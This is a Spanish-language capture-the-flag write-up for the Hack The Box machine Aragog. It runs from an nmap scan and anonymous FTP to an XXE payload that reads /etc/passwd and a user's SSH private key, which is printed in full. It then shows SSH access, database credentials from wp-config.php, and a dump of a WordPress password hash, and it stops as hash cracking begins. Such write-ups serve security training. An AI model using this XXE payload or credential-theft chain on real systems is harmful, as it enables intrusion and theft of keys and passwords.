Aragog (htb) - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:21:fb:50:16:d4:93:dc:b7:29:1f:4c:c2:61:16:48 (RSA)
|   256 2c:94:00:3c:57:2f:c2:49:77:24:aa:22:6a:43:7d:b1 (ECDSA)
|_  256 9a:ff:8b:e4:0e:98:70:52:29:68:0e:cc:a0:7d:5c:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.18
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://aragog.htb/
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: aragog.htb; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos acceder al servicio FTP con el usuario anonymous, accedemos y nos descargamos el archivo:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.10.78
Connected to 10.10.10.78.
220 (vsFTPd 3.0.3)
Name (10.10.10.78:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||41679|)
150 Here comes the directory listing.
-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> get test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||43194|)
150 Opening BINARY mode data connection for test.txt (86 bytes).
100% |*****************************************************************
86 bytes received in 00:00 (0.75 KiB/s)
ftp>
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat test.txt
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
```

Vamos a acceder al puerto 80:



Tenemos que añadir el dominio al archivo /etc/hosts. Si fuzzeamos las rutas de la maquina encontramos el archivo "hosts.php":



Este numero hace referencia al archivo a un archivo similar al "xml" que hemos encontrado por ftp. Podemos pasarle el archivo xml por post para ver si interpreta un numero distinto:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://aragog.htb/hosts.php -d @test.txt

There are 62 possible hosts for 255.255.255.192
```

Esto quiere decir que si nosotros le pasamos un archivo xml puede que nos lo interprete por lo que puede ser vulnerable a XXE. Lo que tenemos que hacer es añadirle un "DOCTYPE" al archivo siguiendo su estructura. Para poder realizar un LFI a traves de un XXE quedaria asi:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat exploit.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

Si pasamos la informacion por post nos devuelve lo siguente:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://aragog.htb/hosts.php -d @exploit.xml

There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
florian:x:1000:1000:florian,,,:/home/florian:/bin/bash
cliff:x:1001:1001::/home/cliff:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:114:130:ftp daemon,,,:/srv/ftp:/bin/false
```

Para filtrar por los usuarios que nos podemos conectar:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://aragog.htb/hosts.php -d @exploit.xml|grep "sh$"
There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
florian:x:1000:1000:florian,,,:/home/florian:/bin/bash
cliff:x:1001:1001::/home/cliff:/bin/bash
```

Como podemos ver archivos internos vamos a intentar localizar la id_rsa del usuario florian:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X POST http://aragog.htb/hosts.php -d @exploit.xml

There are 4294967294 possible hosts for -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA50DQtmOP78gLZkBjJ/JcC5gmsI21+tPH3wjvLAHaFMmf7j4d
+YQEMbEg+yjj6/ybxJAsF8l2kUhfk56LdpmC3mf/sO4romp9ONkl9R4cu5OB5ef8
lAjOg67dxWIo77STqYZrWUVnQ4n8dKG4Tb/z67+gT0R9lD9c0PhZwRsFQj8aKFFn
1R1B8n9/e1PB0AJ81PPxCc3RpVJdwbq8BLZrVXKNsg+SBUdbBZc3rBC81Kle2CB+
Ix89HQ3deBCL3EpRXoYVQZ4EuCsDo7UlC8YSoEBgVx4IgQCWx34tXCme5cJa/UJd
d4Lkst4w4sptYMHzzshmUDrkrDJDq6olL4FyKwIDAQABAoIBAAxwMwmsX0CRbPOK
AQtUANlqzKHwbVpZa8W2UE74poc5tQ12b9xM2oDluxVnRKMbyjEPZB+/aU41K1bg
TzYI2b4mr90PYm9w9N1K6Ly/auI38+Ouz6oSszDoBeuo9PS3rL2QilOZ5Qz/7gFD
9YrRCUij3PaGg46mvdJLmWBGmMjQS+ZJ7w1ouqsIANypMay2t45v2Ak+SDhl/SDb
/oBJFfnOpXNtQfJZZknOGY3SlCWHTgMCyYJtjMCW2Sh2wxiQSBC8C3p1iKWgyaSV
0qH/3gt7RXd1F3vdvACeuMmjjjARd+LNfsaiu714meDiwif27Knqun4NQ+2×8JA1
sWmBdcECgYEA836Z4ocK0GM7akW09wC7PkvjAweILyq4izvYZg+88Rei0k411lTV
Uahyd7ojN6McSd6foNeRjmqckrKOmCq2hVOXYIWCGxRIIj5WflyynPGhDdMCQtIH
zCr9VrMFc7WCCD+C7nw2YzTrvYByns/Cv+uHRBLe3S4k0KNiUCWmuYsCgYEA8yFE
rV5bD+XI/iOtlUrbKPRyuFVUtPLZ6UPuunLKG4wgsGsiVITYiRhEiHdBjHK8GmYE
tkfFzslrt+cjbWNVcJuXeA6b8Pala7fDp8lBymi8KGnsWlkdQh/5Ew7KRcvWS5q3
HML6ac06Ur2V0ylt1hGh/A4r4YNKgejQ1CcO/eECgYEAk02wjKEDgsO1avoWmyL/
I5XHFMsWsOoYUGr44+17cSLKZo3X9fzGPCs6bIHX0k3DzFB4o1YmAVEvvXN13kpg
ttG2DzdVWUpwxP6PVsx/ZYCr3PAdOw1SmEodjriogLJ6osDBVcMhJ+0Y/EBblwW7
HF3BLAZ6erXyoaFl1XShozcCgYBuS+JfEBYZkTHscP0XZD0mSDce/r8N07odw46y
kM61To2p2wBY/WdKUnMMwaU/9PD2vN9YXhkTpXazmC0PO+gPzNYbRe1ilFIZGuWs
4XVyQK9TWjI6DoFidSTGi4ghv8Y4yDhX2PBHPS4/SPiGMh485gTpVvh7Ntd/NcI+
7HU1oQKBgQCzVl/pMQDI2pKVBlM6egi70ab6+Bsg2U20fcgzc2Mfsl0Ib5T7PzQ3
daPxRgjh3CttZYdyuTK3wxv1n5FauSngLljrKYXb7xQfzMyO0C7bE5Rj8SBaXoqv
uMQ76WKnl3DkzGREM4fUgoFnGp8fNEZl5ioXfxPiH/Xl5nStkQ0rTA==
-----END RSA PRIVATE KEY-----
```


Vamos por ssh utilizando la id_rsa:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh florian@10.10.10.78 -i id_rsa
The authenticity of host '10.10.10.78 (10.10.10.78)' can't be established.
ED25519 key fingerprint is SHA256:4bLLuCjTjPPZfGo5hd3YV/aaiWwIv3OCTqDYKlk1pgo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.78' (ED25519) to the list of known hosts.
Last login: Fri Sep 23 08:19:24 2022 from 10.10.14.29
florian@aragog:~$
```

ESCALADA DE PRIVILEGIOS

Encontramos una posible ruta en el servidor web que se esta ejecutando por el usuario "cliff":

```
florian@aragog:/var/www/html$ ls -la
total 32
drwxrwxrwx 4 www-data www-data  4096 Dec 16 05:25 .
drwxr-xr-x 3 root     root      4096 Sep 12  2022 ..
drwxrwxrwx 5 cliff    cliff     4096 Dec 16 05:25 dev_wiki
-rw-r--r-- 1 www-data www-data   689 Dec 21  2017 hosts.php
-rw-r--r-- 1 www-data www-data 11321 Dec 18  2017 index.html
drw-r--r-- 5 cliff    cliff     4096 Sep 12  2022 zz_backup
```



En el archivo "wp-config.php" encontramos unas credenciales de la base de datos de mysql:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_wiki');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '$@y6CHJ^$#5c37j$#6h');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Accedemos y vamos a ver si podemos localizar las credenciales de wordpress:

```
florian@aragog:/var/www/html/dev_wiki$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 188
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp_wiki            |
+--------------------+
5 rows in set (0.01 sec)

mysql> use wp_wiki
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wp_wiki     |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users
    -> ;
+----+---------------+------------------------------------+---------------+-----------------+-----------+
| ID | user_login    | user_pass                          | user_nicename | user_email      | user_url  |
+----+---------------+------------------------------------+---------------+-----------------+-----------+
|  1 | Administrator | $P$B3FUuIdSDW0IaIc4vsjj.NzJDkiscu. | administrator | it@megacorp.com |           |
+----+---------------+------------------------------------+---------------+-----------------+-----------+
```

La contraseña esta hasheada en un formato de wordpress vamos a crackearla con hashcat utilizando el modo 400:

400	phpass, WordPress (MD5), Joomla (MD5)	P984478476IagS59wHZvyQMArzfx58u.

